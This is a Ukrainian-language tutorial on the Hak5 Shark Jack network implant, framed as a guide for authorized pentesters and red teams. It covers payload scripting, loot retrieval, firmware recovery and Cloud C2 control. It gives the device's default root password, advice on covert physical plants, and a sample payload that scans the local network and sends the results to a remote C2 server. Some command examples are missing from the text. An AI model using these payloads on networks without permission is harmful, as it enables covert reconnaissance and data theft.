Детальний посібник із використання Shark Jack для етичного хакінгу та тестування безпеки локальних мереж. У статті розглянуто встановлення, режими роботи, створення пейлоадів, ексфільтрацію даних, віддалене керування через Cloud C2 та оновлення прошивки. Ідеально підходить для пентестерів, Red Team, системних адміністраторів та спеціалістів із кібербезпеки.

В останні роки ринок offensive-пристроїв та фізичних пентест-рішень зазнав революційних змін. Такі інструменти, як Bash Bunny, LAN Turtle, Flipper Zero і, звичайно ж, Shark Jack від Hak5 дозволяють буквально «одною рукою» проводити розвідку, тестування вразливостей і навіть автоматизовані атаки на провідні мережі. Серед них Shark Jack займає особливе місце: він легкий, мініатюрний і здатний виконувати payload’и прямо при підключенні — що робить його ідеальним для ситуацій, коли швидкість і скритність критичні. Пристрій призначений для системних адміністраторів, пентестерів та red team фахівців, які виконують тести на проникнення за згодою клієнта.
Shark Jack – це не просто “гаджет для хакерів”. Це повноцінний Linux-інтерфейс у корпусі RJ45-роз’єму, що підтримує SSH, Bash, мережеві утиліти та інтеграцію з хмарними C2-серверами. Він здатний виконувати атаки типу DHCP spoofing, reconnaissance, MITM, а також збирати лог-файли (“лут”) з подальшим ексфільтруванням через USB або Cloud C2. У цій статті ми докладно розберемо кожну можливість пристрою, від розпакування та базового налаштування до написання payload’ів, OTA-оновлень та бойового застосування в рамках фізичного Red Team. Стаття написана на основі документації Hak5 та практичного досвіду у проведенні мережевих пентестів.

Shark Jack — це мініатюрний Linux-пристрій, створений командою Hak5 для задач пентестингу, аналізу мережевої безпеки та фізичного впровадження у провідні корпоративні інфраструктури. На вигляд він нагадує звичайний RJ45-конектор, але всередині — повноцінний одноплатний комп’ютер із попередньо встановленими мережевими утилітами (наприклад, nmap, tcpdump, ngrep, wget, python тощо). Shark Jack представлений у двох основних варіантах: оригінальний (з акумулятором) та Shark Jack Cable (живлення по USB-C). Обидві версії мають ідентичний функціонал, але розраховані на різні сценарії використання — від швидких атак до тривалого прихованого розгортання.

Оригінальний Shark Jack працює від вбудованого літій-полімерного акумулятора з автономністю до 10–15 хвилин. Це ідеальний варіант для швидких фізичних атак — наприклад, підключити пристрій до мережевого комутатора, зібрати дані сканування за пару хвилин і непомітно зникнути. Натомість Shark Jack Cable не має акумулятора, живиться від USB-C, і більше підходить для довготривалого “headless” впровадження — пристрій можна залишити підключеним до комп’ютера, павербанку або навіть смартфона, і він працюватиме без обмежень у часі. Cable-версія також відкриває доступ до послідовного інтерфейсу (Serial), що дозволяє працювати з пристроєм навіть без мережевого інтерфейсу — напряму з командного рядка.
Обидві версії мають однакові габарити — 62×21×12 мм — та однаковий трипозиційний перемикач режимів: OFF/Charging, Arming Mode і Attack Mode. Цей перемикач визначає поведінку пристрою. У режимі OFF пристрій вимкнений (або заряджається, якщо це акумуляторна версія). Arming Mode використовується для налаштування — через SSH або Serial-консоль можна скопіювати або змінити payload, перевірити логи, оновити прошивку чи підключити до Cloud C2. У Attack Mode пристрій автоматично виконує скрипт (payload.sh) із директорії /root/payload. Така схема дозволяє працювати без монітора, клавіатури чи будь-якого екрану — усе керування здійснюється перемикачем.


Окремої уваги заслуговує RGB-індикатор, розміщений на корпусі. Цей світлодіод сигналізує про стан пристрою: наприклад, зелений блимання — завантаження, синій — зарядка, жовтий — режим налаштування, червоний — помилка (наприклад, відсутній payload), зелений постійний — успішне завершення атаки. У скриптах користувач може явно задавати індикацію за допомогою команди LED — наприклад, LED R FAST увімкне швидке миготіння червоним. Це дозволяє навіть без доступу до SSH розуміти, що саме зараз відбувається з пристроєм. Така візуальна зворотна інформація критично важлива при реальному фізичному впровадженні, коли оператор має лише кілька секунд на дію.
Таким чином, Shark Jack — це не просто цікава “іграшка для хакера”, а справжній інструмент професійного рівня. Він легко поміщається в кишені, не вимагає дисплею чи клавіатури, працює за сценарієм “вставив — активував — пішов”, і водночас забезпечує повну гнучкість у плані скриптів, конфігурацій, оновлень та віддаленого керування. Його застосування виправдане як для внутрішнього аудиту, так і для роботи Red Team у реальних об’єктах із високим рівнем безпеки.
Після отримання Shark Jack (незалежно від варіанту) перше, що необхідно зробити — це переконатися у правильному живленні пристрою. Якщо у вас оригінальна версія з батареєю, перемкніть тумблер у положення OFF (тобто максимально назад — у бік USB-C порту), і під’єднайте пристрій до будь-якого джерела живлення (USB порт комп’ютера, павербанк, зарядка від телефону). Спочатку ви побачите зелений блимання — це сигнал про запуск пристрою. Після цього синій блимання означає, що батарея заряджається. Коли світлодіод загориться стабільним синім — заряд завершено. Важливо: не залишайте пристрій без нагляду під час зарядки, це правило безпеки для всіх LiPo-акумуляторів.
Для користувачів Shark Jack Cable цей етап можна пропустити: ця версія живиться безпосередньо від USB-C, тому ніякого заряджання немає. Просто підключіть пристрій до джерела живлення, і він буде готовий до роботи. Водночас, варто пам’ятати, що Cable-версія має Serial-консоль, а отже — може підключатися навіть до смартфона з USB-C OTG. У документації Hak5 зазначено, що серійний доступ протестований з Android-пристроями через застосунок Serial USB Terminal, а для зручності вводу рекомендується Hacker’s Keyboard. Таким чином, навіть без Ethernet порту на ноутбуці можна конфігурувати Shark Jack Cable з мобільного телефону прямо в польових умовах.
Наступний крок — це використання пристрою в Attack Mode для виконання скрипта. Для цього перемістіть тумблер максимально вперед, у бік Ethernet-порту, що увімкне режим атаки. У цьому режимі Shark Jack автоматично виконає скрипт payload.sh або payload.txt, який розміщено в каталозі /root/payload. У заводській конфігурації пристрій запускає простий nmap-скан підмережі, до якої він підключений. Після завершення сканування результати записуються в папку /root/loot/. Індикатор загориться зеленим — це сигнал, що скрипт завершено. Після цього можна безпечно витягнути Shark Jack.
Для того, щоб переглянути або скопіювати результати сканування (лут), необхідно переключити тумблер у середнє положення — Arming Mode. У цьому режимі Shark Jack переходить у роль DHCP-сервера, виставляючи статичну IP-адресу 172.16.24.1. Підключіть пристрій до Ethernet-порту комп’ютера напряму (без маршрутизатора) та налаштуйте інтерфейс комп’ютера вручну, наприклад:
IP:
172.16.24.2
Маска:
255.255.255.0
Шлюз: не потрібен
Після цього відкрийте термінал (в Linux або macOS) чи PowerShell (в Windows) і введіть команду:
ssh [email protected]
Пароль за замовчуванням: hak5shark. Після входу ви отримаєте доступ до командного рядка Linux, де можна перейти до папки /root/loot і переглянути результати атаки, змінити payload, перевірити журнал подій, оновити прошивку або встановити додаткове ПЗ.

У випадку, якщо ви користуєтеся Shark Jack Cable, все те саме доступне через Serial-консоль — без необхідності Ethernet. Достатньо підключити пристрій до ПК або смартфона через USB-C, відкрити застосунок Serial USB Terminal, натиснути ENTER і ви потрапите в оболонку Linux. Надалі можна використовувати команду HELP, щоб переглянути доступні інструменти (ACTIVATE, UPDATE_PAYLOADS, LIST, UPDATE_FIRMWARE тощо). Це значно пришвидшує роботу, особливо в польових умовах.
Після завершення першого налаштування та тестування рекомендується одразу оновити прошивку пристрою та payload-бібліотеку, а також створити резервну копію базового payload’а. У подальших розділах ми детально розглянемо, як писати payload’и, працювати з ними через SSH/Serial, оновлювати прошивку та підключати пристрій до Cloud C2-серверу для повного віддаленого контролю.
Серцем будь-якого використання Shark Jack є payload — тобто Bash-скрипт, який виконує ту чи іншу атаку або завдання після перемикання пристрою в режим Attack. Payload зберігається в директорії /root/payload/ і має назву payload.sh або payload.txt. Саме цей скрипт виконується автоматично при переході в режим атаки. Мова — стандартний Bash, із додатковими можливостями, які додаються через Hak5 API-команди: LED, NETMODE, SERIAL_WRITE, C2CONNECT, C2EXFIL, SWITCH, BATTERY тощо. Завдяки цьому користувач отримує повний контроль над логікою атаки, від мережевого режиму до кольору індикатора під час кожного етапу.
Перед виконанням будь-якого payload’а, скрипт зазвичай ініціалізує мережевий режим за допомогою команди NETMODE. Найчастіше використовується NETMODE DHCP_CLIENT — Shark Jack підключається до мережі й намагається отримати IP-адресу. Інший варіант — NETMODE DHCP_SERVER, коли пристрій сам видає IP цільовому хосту (наприклад, при підключенні напряму до комп’ютера жертви). І останній — NETMODE TRANSPARENT, що дозволяє пасивне прослуховування мережі без участі в обміні IP-адресами, наприклад, при sniffer-атаках.
Команда LED дозволяє задавати візуальний фідбек:
LED R FAST # червоне швидке миготіння — помилка
LED Y SOLID # жовте світло — чекаємо IP
LED G SOLID # зелений — атака успішно завершена
Це дуже корисно, коли немає доступу до терміналу — LED підкаже, на якому етапі виконання знаходиться скрипт. Додатково є готові LED-стейти: SETUP, FAIL, ATTACK, FINISH, які поєднують колір і шаблон миготіння.
Ось приклад простого payload’а, який тестує доступ до Інтернету:
#!/bin/bash
LED SETUP
NETMODE DHCP_CLIENT
LED R SOLID
while ! ifconfig eth0 | grep "inet addr"; do sleep 1; done
LED Y SOLID
while ! wget http://example.com -qO /dev/null; do sleep 1; done
LED G SOLID
Цей скрипт послідовно: вмикає індикатор, запитує IP через DHCP, перевіряє доступ до сайту example.com і сигналізує завершення.
Щоб написати власний payload, просто відкрийте будь-який редактор (наприклад vi або nano через SSH), збережіть файл payload.sh у /root/payload/, зробіть його виконуваним (chmod +x payload.sh) — і все. При наступному перемиканні у режим Attack скрипт запуститься. Shark Jack підтримує змінні, логіку if, цикли while, всі Bash-утиліти, а також має попередньо встановлений набір інструментів: nmap, tcpdump, wget, nc, python, arp-scan, hping3, macchanger тощо.
Варто знати: Shark Jack Cable з прошивкою 1.2.0+ дозволяє керувати payload’ами прямо з терміналу, без SSH. Команди:
LIST— показати всі доступні payload’и з бібліотеки
UPDATE_PAYLOADS— завантажити актуальну бібліотеку з GitHub
ACTIVATE recon/nmap— вибрати активний payload для запуску
ACTIVATE /tmp/payload.sh— вказати свій скрипт
Payload-бібліотека знаходиться в /root/payload/library/, і її можна розширювати через команду UPDATE_PAYLOADS, яка підключається до https://github.com/hak5/shark-payloads і завантажує всі нові скрипти. Це дозволяє зберігати десятки сценаріїв на пристрої та миттєво перемикатися між ними без перепрошивки.
Для завантаження скриптів на пристрій з ПК можна скористатись scp:
scp -r [email protected]:/root/loot/ ./loot/
Також існує утиліта sharkjack.sh, що автоматизує всі ці дії — копіювання, встановлення SSH-ключів, перевірку прошивки, оновлення тощо. Вона особливо корисна для macOS та Linux-користувачів, які регулярно працюють із Shark Jack.
Окремо варто згадати про підтримку Cloud C2-серверу — про це ми детально поговоримо в окремому розділі. Для тих, хто хоче писати payload’и з інтеграцією до C2, використовується команда C2CONNECT, а для завантаження лута — C2EXFIL. Такий підхід дозволяє керувати Shark Jack віддалено, навіть не дістаючи його фізично з об’єкта.
Таким чином, механізм payload’ів у Shark Jack — це гнучка, Bash-орієнтована система, яка дозволяє реалізовувати практично будь-яку атаку на рівні мережевого шару. Від простого сканування до складних багатоступеневих атак із логікою, підключенням до C2, динамічною LED-індикацією та умовною поведінкою — усе це доступно у формі звичайного текстового скрипта.
Після того як Shark Jack виконав payload, найважливіше — отримати результат атаки, тобто loot. Це можуть бути результати сканування nmap, перехоплений трафік, ARP-таблиці, MAC-адреси, ексфільтровані файли, будь-які логи. За замовчуванням всі ці дані зберігаються у директорії /root/loot/. Структура цієї папки типова: кожен payload створює свою підпапку з результатами — наприклад, /root/loot/internet-access-tester/ або /root/loot/nmap-recon/. Доступ до цієї інформації можливий у режимі Arming Mode, через SSH (або Serial, якщо Shark Jack Cable).
Щоб підключитись до пристрою через SSH, потрібно:
Перевести перемикач у середнє положення — Arming Mode
Підключити Shark Jack напряму до Ethernet-порту комп’ютера
Присвоїти комп’ютеру IP в мережі
172.16.24.0/24, наприклад:IP:172.16.24.2, маска:255.255.255.0
Відкрити термінал (Linux/macOS) або PowerShell (Windows)
Виконати команду:
ssh [email protected]
Ввести пароль:
hak5shark
Після підключення можна зайти в папку /root/loot/ і переглянути вміст:
cd /root/loot/
ls
cat result.txt
Однак частіше потрібно не просто подивитись дані, а перенести їх на свій комп’ютер. Найзручніший спосіб — використати scp (secure copy):
Ця команда скопіює весь вміст loot-папки до локальної директорії ./my_loot. Прапорець -r вказує на рекурсивне копіювання. Можна також вказати конкретний файл:
scp [email protected]:/root/loot/nmap-recon/output.txt ./scan.txt
Для завантаження нового payload можна зробити зворотню дію:
Це перезапише поточний скрипт на пристрої. Після цього Shark Jack при наступному запуску в Attack Mode виконає вже новий сценарій.
Щоб спростити роботу, Hak5 пропонує утиліту sharkjack.sh — це Bash-скрипт, який дозволяє:
Підключитись до пристрою по SSH (опція C)
Скопіювати/завантажити payload’и (P)
Скопіювати loot на ПК (L)
Встановити SSH-ключі (S)
Оновити прошивку (U)
Після завантаження скрипта з https://downloads.hak5.org/shark, його слід зробити виконуваним:
chmod +x ./sharkjack.sh
sudo ./sharkjack.sh
Замість введення пароля щоразу, можна створити SSH-ключ і скопіювати його на Shark Jack:
ssh-keygen -t rsa
ssh-copy-id [email protected]
Після цього підключення буде без пароля — дуже зручно при автоматизації.
На цьому етапі логічно винести автоматизацію на вищий рівень — створити скрипти для копіювання лута, оновлення payload’ів, активації сканів і навіть розкладу в cron. Наприклад:
#!/bin/bash
scp -r [email protected]:/root/loot/ /home/user/loot-backups/$(date +%F)
Або так:
#!/bin/bash
scp ./my_payload.sh [email protected]:/root/payload/
ssh [email protected] 'reboot'
Таким чином, Shark Jack можна перетворити на автоматизованого агента, який працює за розкладом або при підключенні.
Якщо у вас версія Shark Jack Cable, вся робота може відбуватись через Serial-консоль. При підключенні введіть HELP і отримаєте доступ до таких команд:
LIST— список усіх payload’ів у бібліотеці
ACTIVATE recon/nmap— активувати конкретний payload
UPDATE_PAYLOADS— синхронізація з GitHub
UPDATE_FIRMWARE— оновлення прошивки
Таким чином, Shark Jack дає повний контроль над результатами атак, автоматизацією повторюваних дій і простотою адміністрування. Це особливо цінно для Red Team-операцій, де швидкий відбір лута та безшумна робота часто критичні.
Як і будь-який інструмент, який використовується в сфері пентесту, Shark Jack потребує регулярного оновлення прошивки. Це не лише додає нові функції (наприклад, команди ACTIVATE, UPDATE_PAYLOADS, C2EXFIL), але й виправляє баги, покращує сумісність та безпеку. Станом на 2025 рік актуальні версії прошивок — 1.2.0+, і всі Shark Jack Cable поставляються вже з цією версією. Якщо у вас оригінальний Shark Jack з ранньою прошивкою (1.0.0–1.1.0), оновлення — обов’язкове, інакше частина команд просто не буде працювати.
Оновлення можна виконати двома способами:
Через SSH (ручне оновлення)
Через Serial-команду
UPDATE_FIRMWARE(тільки для Shark Jack Cable)
Завантажити файл прошивки
.binз офіційного сайту: https://downloads.hak5.org/shark
Підключити Shark Jack до USB живлення, перемкнути в Arming Mode
Встановити SSH-з’єднання:
ssh [email protected]
Скопіювати файл на пристрій:
scp ./upgrade-1.2.0.bin [email protected]:/tmp/
Запустити оновлення:
sysupgrade -n /tmp/upgrade-1.2.0.bin
НЕ відключати живлення! Оновлення триває 5–10 хвилин. Після завершення пристрій сам перезавантажиться, і LED знову блимне зеленим.
⚠️ Якщо ви вимкнете живлення під час оновлення — Shark Jack може стати неробочим. Цей процес незворотній без Recovery Mode.
UPDATE_FIRMWARE (тільки Shark Jack Cable)Підключіть Shark Jack Cable до мережі з доступом до Інтернету (наприклад, Ethernet-комутатор із DHCP).
Увімкніть пристрій у Arming Mode
Підключіться до нього через Serial-консоль
В терміналі Shark Jack введіть:
UPDATE_FIRMWARE
Підтвердіть встановлення, або натисніть CTRL+C, щоб відмінити
Пристрій завантажить прошивку з серверів Hak5, встановить її та перезавантажиться
Цей спосіб — найзручніший і рекомендований для Shark Jack Cable, бо не потребує комп’ютера з Ethernet або окремих SCP-операцій.
Якщо щось пішло не так — пристрій не запускається, не відповідає на SSH, немає LED-реакції, — можна скористатися режимом відновлення прошивки. Він активується вручну, за допомогою кнопки Reset на корпусі.
Переведіть тумблер у положення OFF
Підключіть Shark Jack до зарядки, дочекайтесь синього світла
Вимкніть живлення
Знайдіть отвір Reset на корпусі (використайте скріпку або шпильку)
Затисніть кнопку Reset, одночасно перемкніть тумблер у Arming Mode
Тримайте кнопку натиснутою 7 секунд, потім відпустіть
Під’єднайте Ethernet-кабель від Shark Jack до комп’ютера
Присвойте IP
192.168.1.2, маску255.255.255.0на ПК
Відкрийте браузер і перейдіть на:
http://192.168.1.1
В інтерфейсі з червоним банером натисніть “Recovery”, завантажте файл прошивки
.binі натисніть “Start Upload”
Дочекайтесь завершення процесу (~5–10 хв). Не відключайте живлення
⚠️ Якщо банер синій, це Web Failsafe Recovery — оберіть вкладку OS, а не “Firmware”, інакше пристрій буде зіпсовано.
Після завершення прошивки Shark Jack перезавантажиться, і можна знову підключатися через SSH або Serial.
Таким чином, Shark Jack має три сценарії обслуговування прошивки: стандартне оновлення через SSH, OTA через Serial і повне відновлення у випадку brick’а. Кожен з них варто вивчити заздалегідь — це допоможе уникнути простою в бойових умовах. Як правило, найкраща практика — завжди оновлювати прошивку перед реальним використанням, особливо якщо вам потрібні нові команди, інтеграція з Cloud C2 або розширення бібліотеки payload’ів.
Однією з найпотужніших функцій Shark Jack є підтримка Cloud C2 — фірмового віддаленого серверу керування від Hak5. Цей сервер дозволяє отримувати лут, запускати команди, переглядати статуси пристрою, оновлювати payload’и та організовувати централізоване керування кількома Shark Jack одночасно. Cloud C2 доступний як у безкоштовній community-версії, так і у комерційних редакціях із розширеним функціоналом. Головна перевага — пристрої можуть працювати на об’єктах без фізичного доступу, а керування відбувається через інтернет.
Cloud C2 запускається локально або на VPS (DigitalOcean, Hetzner, AWS). Після запуску C2-сервера ви додаєте до нього пристрої вручну за допомогою токена реєстрації. Shark Jack — не єдиний сумісний пристрій: підтримуються також WiFi Pineapple, Packet Squirrel, Bash Bunny тощо. Але на відміну від Pineapple, Shark Jack не підключається автоматично — потрібно явно виконати команду C2CONNECT. Це можна зробити або вручну з терміналу (SSH/Serial), або інтегрувати в сам payload.
Завантажте Cloud C2 з сайту: https://c2.hak5.org
Розпакуйте архів і запустіть сервер на хості з відкритим портом 80/443:
./c2-*_amd64_linux -hostname myc2.example.com
Перейдіть у браузер на вказану адресу й завершіть налаштування
Зайдіть у веб-інтерфейс, створіть токен додавання пристрою
Запишіть токен або QR-код
Підключіть Shark Jack до мережі з виходом в інтернет
Увімкніть Arming Mode
Підключіться до пристрою через SSH або Serial
Виконайте команду:
C2CONNECT
Введіть дані сервера (hostname/IP) та токен, коли буде запропоновано
Після цього пристрій з’явиться у панелі Cloud C2 як активний. Ви зможете бачити його статус, IP-адресу, заряд (для оригінальної версії), журнал подій, поточний payload, та — найголовніше — завантажити або переглянути лут віддалено.
C2EXFIL
Cloud C2 дозволяє не лише керувати пристроєм, а й отримувати результати атак без SCP. Наприклад, ви можете написати payload, який після виконання сканування викликає:
Це дозволяє передати файл безпосередньо на Cloud C2. У веб-інтерфейсі цей файл з’явиться у вкладці “Loot”.
Також можна ексфільтрувати каталоги або навіть команди, але найпростіше — передати файл або рядок із повідомленням про статус. Наприклад:
Іноді Shark Jack не може підключитися до C2 — типові симптоми:
C2CONNECTнічого не повертає
У логах
/tmp/cc-client-error.logє повідомлення “Error posting update to server”
Найчастіша причина — невірна дата/час на пристрої. Оскільки Cloud C2 використовує TLS, часова невідповідність може спричинити помилку верифікації сертифікатів. Для виправлення:
Перевірте поточну дату:
date
Синхронізуйте через NTP:
ntpd -q -p 1.openwrt.pool.ntp.org
Повторіть спробу:
C2CONNECT
Ви можете включити підключення до C2 прямо в скрипт:
#!/bin/bash
LED SETUP
NETMODE DHCP_CLIENT
C2CONNECT
nmap 192.168.0.0/24 -oN /tmp/scan.txt
C2EXFIL STRING /tmp/scan.txt "Швидке сканування"
LED FINISH
Цей payload виконує автоматичне підключення, сканування та відправку результату на Cloud C2. Ідеально для headless-атаки, коли пристрій залишено на об’єкті.
Cloud C2 можна запускати з TLS-сертифікатом, обмеженням IP, VPN-доступом — усе залежить від моделі загроз. Варто використовувати окремий VPS із шифруванням, ізольованим портом, і фаєрволами, які блокують неавторизований доступ до c2-client бінарників. Також Hak5 радить не підключати C2 до публічного DNS без захисту, якщо немає необхідності в глобальному доступі.
Таким чином, Cloud C2 перетворює Shark Jack з автономного інструмента в повноцінного агента із централізованим управлінням, журналами, телеметрією та безконтактною ексфільтрацією. Це дає нові можливості як для червоних команд, так і для корпоративних сценаріїв моніторингу, де важливі слідовність, віддалений контроль та повторювані атаки в CI/CD форматі.
Попри те, що Shark Jack — це надзвичайно компактний пристрій, він працює на повноцінному дистрибутиві Linux на базі OpenWRT, а це означає, що ви можете встановлювати додаткові утиліти через пакетний менеджер opkg. Це відкриває широкі можливості — від простих мережевих тестів до складних інструментів діагностики або навіть створення модульних атак у рамках одного payload’а.

За замовчуванням Shark Jack (версії з прошивкою 1.1.0 і вище) вже має попередньо встановлені такі інструменти:
nmap— глибокий аналіз мережі, порт-сканування
tcpdump— прослуховування мережевого трафіку
wget,curl— завантаження файлів, HTTP-запити
nc(netcat) — передачі даних, з’єднання TCP/UDP
python— виконання Python-скриптів
macchanger— підміна MAC-адрес
arp-scan,hping3,ngrep,p0f,nping— набір утиліт для пасивної/активної діагностики
Цей набір уже дозволяє реалізувати десятки сценаріїв, однак в багатьох випадках може знадобитись додаткове ПЗ.
opkgПідключіть Shark Jack у Arming Mode
Підключіть пристрій до мережі з доступом до Інтернету
Встановіть мережевий режим клієнта:
NETMODE DHCP_CLIENT
Перевірте наявність Інтернету:
ping -c 4 1.1.1.1
Оновіть індекс пакетів:
opkg update
Знайдіть потрібний пакет:
opkg list | grep httping
Встановіть:
opkg install httping
Приклад використання:
httping example.com
Ця утиліта виконує “ping” по HTTP, показуючи час відгуку веб-сервера — чудовий спосіб перевірити зовнішній інтернет без ICMP.
httping— HTTP latency checker
iperf3— тестування пропускної здатності
iftop— моніторинг трафіку в реальному часі
htop— покращений task manager
ncat— розширена версія netcat з TLS
zlib,openssl-util— підтримка шифрування
bash-completion— автодоповнення в терміналі
Можна також встановлювати Python-бібліотеки, якщо встановлено python: pip install requests
⚠️ Враховуйте, що Shark Jack має обмежену кількість пам’яті, тому не варто встановлювати важкі пакети або десятки одночасно. Якщо вам потрібно тестувати великі скрипти — краще інтегрувати їх у Cloud C2 або виконувати частинами.
Оскільки Shark Jack зазвичай не має постійного з’єднання з інтернетом (крім випадків Cable-версії або вбудованого payload’а з DHCP-клієнтом), оптимальна стратегія — це створення локального mirror-репозиторію, або попереднє встановлення необхідних пакетів у підготовчий період. Також ви можете завантажити .ipk пакети на ПК і встановити їх вручну:
scp ./mytool.ipk [email protected]:/tmp/
ssh [email protected]
opkg install /tmp/mytool.ipk
Це дозволяє створити повністю автономне, самодостатнє середовище з усіма інструментами, необхідними для вашого конкретного пентест-сценарію.
Таким чином, Shark Jack — це не просто “виконавець скриптів”, а гнучка Linux-платформа, яку можна адаптувати до будь-якого завдання, додавши потрібні утиліти. Завдяки opkg ви розширюєте можливості пристрою далеко за межі звичайного nmap-скану, перетворюючи його на повноцінного агента з аналізу, моніторингу, емулювання атак та взаємодії з іншими інструментами мережі.
